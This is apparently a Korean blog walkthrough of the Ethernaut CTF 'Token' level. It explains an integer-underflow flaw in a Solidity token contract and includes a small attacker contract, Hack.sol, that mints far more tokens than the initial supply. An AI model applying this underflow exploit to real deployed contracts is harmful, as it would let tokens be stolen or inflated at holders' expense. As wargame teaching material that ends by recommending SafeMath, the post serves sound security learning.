
Heuristic Wave Follow
Nov 10, 2018 · 5 min read

Ethernaut Token Problem — 이더넷 5단계 문제 해설

문제 해설에 들어가기 전, 이번 포스팅은 이더넷 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다.



Token Problem

당신에게는 20개의 토큰이 주어지며, 추가적으로 토큰을 얻을 수 있다면 이번 레벨을 통과할 수 있습니다. 되도록이면, 매우 많은 양의 토큰이면 좋겠습니다.

이번 문제는 스마트컨트랙트의 취약점을 공부해본 사람이라면 간단하게 해결할 수 있다. 스마트컨트랙트로 코드를 작서할때 반드시 고려해야 할 Over/Under Flows 이슈가 이번 문제의 핵심 개념이다. 스마트컨트랙트에 사칙연산에 관한 코드가 있을 경우, Safemath라이브러리를 import하여 사용하길 권고하는데, 사용하지 않을경우 어떤 문제가 있는지 이번 문제에서 경험해보자!

코드 분석

```
pragma solidity ^0.4.18;

contract Token {

  mapping(address => uint) balances;    // 주소에 balances를 값으로 맵핑시켰다.
  uint public totalSupply;

  function Token(uint _initialSupply) public {  // 생성자로, 초기량이 총 공급량이다.
    balances[msg.sender] = totalSupply = _initialSupply;
  }
  /// 토큰을 전송하는 함수
  function transfer(address _to, uint _value) public returns (bool) {
    require(balances[msg.sender] - _value >= 0);    // _value가 초기량보다 크지 않아야한다.
    balances[msg.sender] -= _value; // 전송량(value) 만큼 총량에서 뺀다.
    balances[_to] += _value;    // 수신자의 balance는 전송량 만큼 더한다/
    return true;
  }
  /// 주소를 넣으면 해당주소의 얼마만큼의 balance(토큰량)이 있는지 조회하는 함수
  function balanceOf(address _owner) public view returns (uint balance) {
    return balances[_owner];
  }
}
```

코드의 주석 부분에 코드에 대한 설명을 적어두었다. Over/Under Flows이슈 외에 취약점이 위 코드에 있다. 저번 문제의 msg.sender의 개념을 상기시키면서 코드의 취약점이 무엇인지 생각해보자!

위 코드는 검증과정에서 msg.sender의 balance 값으로만 검사를 하기 때문에 저번 단계 문제처럼 다른 컨트랙트에서 악의적인 목적을 가진 컨트랙트를 만들고 UnderFlow를 활용하여 초기 발행량보다 더 많은 토큰을 전송할 수 있다. 공격자의 코드는 아래와 같다.

Hack.sol

```
contract Hack {
    Token token;    // Instance Address 를 가져오기 위한 변수

    function Hack (address _address) public { // 생성자로
Instance Address 설정
        token = Token(_address);
    }
    /// 공격기능을 수행할 함수
    function Attack (address _to, uint _value) public
returns(bool) {
        return token.transfer(_to, _value);
    }
}
```

리믹스에서 Instance Address를 불러 get 함수(totalSupply, balanceOf)로 주어진 조건을 확인하면, balanceOf에 나의 EOA 주소를 기입하면 초기 지급된 20개의 토큰과 totalSupply 2100만개를 확인할 수 있다.

공격자의 코드를 컴파일하고 생성자에 Instance Address를 넣어 배포한후 아래와 같은 공격행위를 진행하자.

왼쪽사진처럼 _to에 토큰을 받을 나의 계정주소 _value에 적당히 큰 값(필자의 경우 1억개를 기입했다.)을 넣고 트랜잭션을 발생시킨다음 balanceOf함수로 Hack 컨트랙트의 CA주소를 확인하면 Underflow가 발생 했다는 것을 확인 할 수 있고, 나의 주소를 확인해보면 1억 20개가 지급된것을 확인할 수 있다. 이로서 이번단계를 해결 할 수 있었다.

스마트컨트랙트의 취약점인 Over/Under Flows 문제를 무시하고 코드를 작성한다면, 위와 같은 개발자의 의도와는 다른 방향으로 수많은 양의 토큰이 발급될 수 있다. 항상 숫자와 관련된 코드를 작성할땐 안전하게 코드를 작성하였는지 확인해보자!

그럼, 다음번에는 6단계 Delegation에서 만나요!